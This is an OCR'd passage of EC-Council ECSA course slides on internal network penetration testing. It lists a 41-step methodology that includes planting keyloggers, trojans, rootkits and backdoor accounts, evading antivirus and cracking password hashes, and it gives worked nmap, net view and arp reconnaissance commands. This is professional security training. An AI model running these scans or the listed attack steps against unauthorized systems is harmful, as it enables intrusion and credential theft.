
EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 06

Network Penetration Testing Methodology - Internal



MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing network from insider's perspectives.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

"External penetration testing ensures that all unnecessary ports and services are disabled and blocked while internal penetration testing ensures the organization's internal assets are secured properly."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing

ECSA

- Internal network penetration testing involves testing computers and devices within the company or organization
- This test examines internal IT systems for any weakness that could be used to disrupt the confidentiality, availability, or integrity of the network
- This test is performed to determine known and unknown vulnerabilities in the computer systems and exploits them from the perspective of an inside attacker

~~Verifier~~ Verify

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Why Internal Network Penetration Testing?

ECSA

- To check internal security measures that are already in place and determine what information and access can be obtained
- To allow management to understand the level of risk from malicious users associated with the organization's internal network
- To provide complete details of the organization's internal network and suggest a cost-effective and targeted mitigation approach
- To create a basis for future decisions regarding the organization's information security strategy and resource allocation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps

ECSA
EC-Council Certified Security Analyst

Step 1	Footprinting
Step 1.1	Identify the Internal Domains
Step 1.2	Identify Hosts
Step 1.3	Identify the Internal IP Range of the Subnet
Step 2	Network Scanning
Step 2.1	Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan
Step 2.2	Scan a Network: Live Host Scan
Step 2.3	Scan a Network: Port Scan
Step 3	OS and Service Fingerprinting
Step 3.1	Identify the OS
Step 3.2	Identify the Services

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 3.3	Map the Internal Network
Step 4	Enumeration
Step 4.1	Perform NetBIOS Enumeration
Step 4.2	Perform SNMP Enumeration
Step 4.3	Perform LDAP Enumeration
Step 4.4	Perform NTP Enumeration
Step 4.5	Perform SMTP Enumeration
Step 4.6	Perform IPsec Enumeration
Step 4.7	Perform VoIP Enumeration
Step 4.8	Perform SMB Enumeration
Step 4.9	Perform RPC Enumeration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA

Step 4.10	Perform Null Session Enumeration
Step 4.11	Perform Unix/Linux User Enumeration
Step 4.12	Perform IPv6 Enumeration
Step 4.13	Sniff the Network
Step 4.14	Try to Capture HTTP Traffic
Step 4.15	Try to Capture FTP Traffic
Step 4.16	Try to Capture TELNET Traffic
Step 4.17	Try to Capture POP3 Traffic
Step 4.18	Try to Capture SMTP Traffic
Step 4.19	Try to Capture IMAP Email Traffic
Step 4.20	Try to Capture RDP Traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Internal Network Penetration Testing Steps (Cont'd)

ECSA

Step 4.21	Try to Capture VoIP Traffic
Step 5	Vulnerability Assessment
Step 5.1	Perform Internal Vulnerability Assessment
Step 5.2	Perform Network Vulnerability Scanning Using Network Vulnerability Scanners
Step 5.3	Perform Vulnerability Scanning using Nmap
Step 5.4	Map the Service Version with the Associated Security Vulnerabilities
Step 5.5	Map the Windows Applications with the Associated Security Vulnerabilities
Step 5.6	Map the Windows OS with the Associated Security Vulnerabilities
Step 5.7	Map the Solaris with the Associated Security Vulnerabilities
Step 5.8	Map the Unix/Linux with the Associated Security Vulnerabilities
Step 6	Windows Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 6.1	Identify Local/Remote Exploit to Gain Access to Windows System
Step 6.2	Try to Gain Access to Windows using Remote Shell
Step 6.3	Try to Exploit Buffer Overflow Vulnerability on Windows
Step 7	Unix/Linux Exploitation
Step 7.1	Identify Local/Remote Exploit to Gain Root Access
Step 7.2	Try to Gain Access to Linux using Remote Shell
Step 7.3	Extract User Accounts
Step 7.4	Extract the Password Hashes
Step 7.5	Crack the Password Hashes
Step 7.6	Try to Gain Unauthorized Access through UID/GUID Manipulation
Step 8	Attempt Replay Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 9	Attempt ARP Poisoning
Step 10	Attempt Mac Flooding
Step 11	Conduct a Man-in-the-Middle Attack
Step 12	Attempt DNS Poisoning
Step 13	Attempt to Log into a Console Machine
Step 14	Boot the PC Using Alternate OS and Steal the SAM File
Step 15	Extract the Password Hashes
Step 16	Attempt to Crack Password from Hashes
Step 17	Attempt to Break-down the Desktop Lockdown
Step 18	Escalate User Privileges
Step 19	Reset the Local Administrator or Other User Account Passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA

Step 20	Attempt to Plant a Software Keylogger to Steal Passwords
Step 21	Attempt to Plant a Hardware Keylogger to Steal Passwords
Step 22	Attempt to Plant Spyware on the Target Machine
Step 23	Attempt to Plant a Trojan on the Target Machine
Step 24	Attempt to Create a Backdoor Account on the Target Machine
Step 25	Creating Backdoor in Windows System for Future Access and Remote Administration
Step 26	Attempt to Bypass Antivirus Software Installed on the Target Machine
Step 27	Attempt to Send a Virus Using the Target Machine
Step 28	Attempt to Plant Rootkits on the Target Machine
Step 29	Hide Sensitive Data on Target Machines
Step 30	Use Various Steganography Techniques to Hide Files on Target Machines

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA

Step 31	Capture Communications between FTP Client and FTP Server
Step 32	Capture HTTPS Traffic (Even though It Cannot Be Decoded)
Step 33	Spoof the MAC address
Step 34	Poison the Victim's IE Proxy Server
Step 35	Attempt Session Hijacking on Telnet Traffic
Step 36	Attempt Session Hijacking on FTP Traffic
Step 37	Attempt Session Hijacking on HTTP Traffic
Step 38	Test for Stack Overflow Vulnerability using OllyDbg Debugger
Step 39	Test for Format String Vulnerability using IDA Pro
Step 40	Automating Internal Network Penetration Test Effort

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Internal Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 41	Post Exploitation
Step 41.1	Checking Missing Security Patches and Patch levels: Linux
Step 41.2	Checking Missing Security Patches and Patch levels: Windows
Step 41.3	Cleanup: Resetting into Prevision State

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Footprinting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Internal Domains

ECSA

- Identify the list of domains in the network
- Type `net view /domain` command in command prompt to list out domain in the network

Command Prompt

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Hosts

ECSA

Type `net view /domain: [domain name]` to view all available servers on a specific domain

Command Prompt

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Internal IP Range of the Subnet

ECSA

- There are different ways to identify the internal IP range of the network

- Type `ipconfig` in command prompt to know your IP address and subnet mask
- For example, 192.168.1.101 is your IP address and 255.255.255.0 is your subnet mask
- The default gateway of the subnet will be 192.168.1.1
- The broadcast IP for this subnet will be 192.168.1.255
- `Ping [broadcast IP]`
- Type `arp -a`. You will get the list of all IP addresses on your segment




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Identify the Internal IP Range of the Subnet (Cont'd)

ECSA

Use tools such as SoftPerfect Network Scanner, MyLanViewer, solarwinds's IP network Browser, etc. to find the internal IP range of the network



Source: *https://www.softperfect.com*

Source: *http://www.mylanviewer.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

EC-Council Certified Security Analyst

Network Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan

ECSA

EC-Council Certified Security Analyst


- Identify active hosts, open ports, etc. on a network
- Use tools such as nmap, Angry IP Scanner, SoftPerfect Network Scanner, SuperScan, etc.

Scan single Host or IP Address

```
$ nmap [IP Address]
```

Scanning Multiple Hosts or IP Addresses

```
$ nmap [IP1] [IP2] [IP3]...
$ nmap 10.10.10.10,11,12
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)

ECSA


Scan a Subnet

```
$ nmap 10.10.10.10/32
```



Scan IP Address Range

```
$ nmap 10.10.10.10-155
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)

ECSA

空白


Scanning Host/Host List from File

```
$ nmap -iL input.txt
```



Saving Result into the file

```
$ nmap 10.10.10.10> output.txt
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)

ECSA

Quick Scan Mode

```
$ nmap -F [IP Address]
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Live Host Scan

ECSA

Scan for Active Hosts in the subnet

```
$ nmap -sn 10.10.10.0/24
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.


Scan a Network: Port Scan

ECSA



Scan a Port

```
$ nmap -p [port] [IP Address]
```




Scan Multiple Ports

```
$ nmap -p [port1], [port1] [IP Address]
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Scan a Network: Port Scan (Cont'd)

ECSA



Scan Port Range

```
$ nmap -p [Port Range] [IP Address]
```



Scan All Ports

```
$ nmap -p "*" [ IP Address ]
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)

ECSA

Scan Most Common Ports


```
$ nmap --top-ports [Number] [ IP Address ]
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)

ECSA




Scan all TCP Ports

```
$ nmap -sT [ IP Address]
```

Scan Specific TCP Ports

```
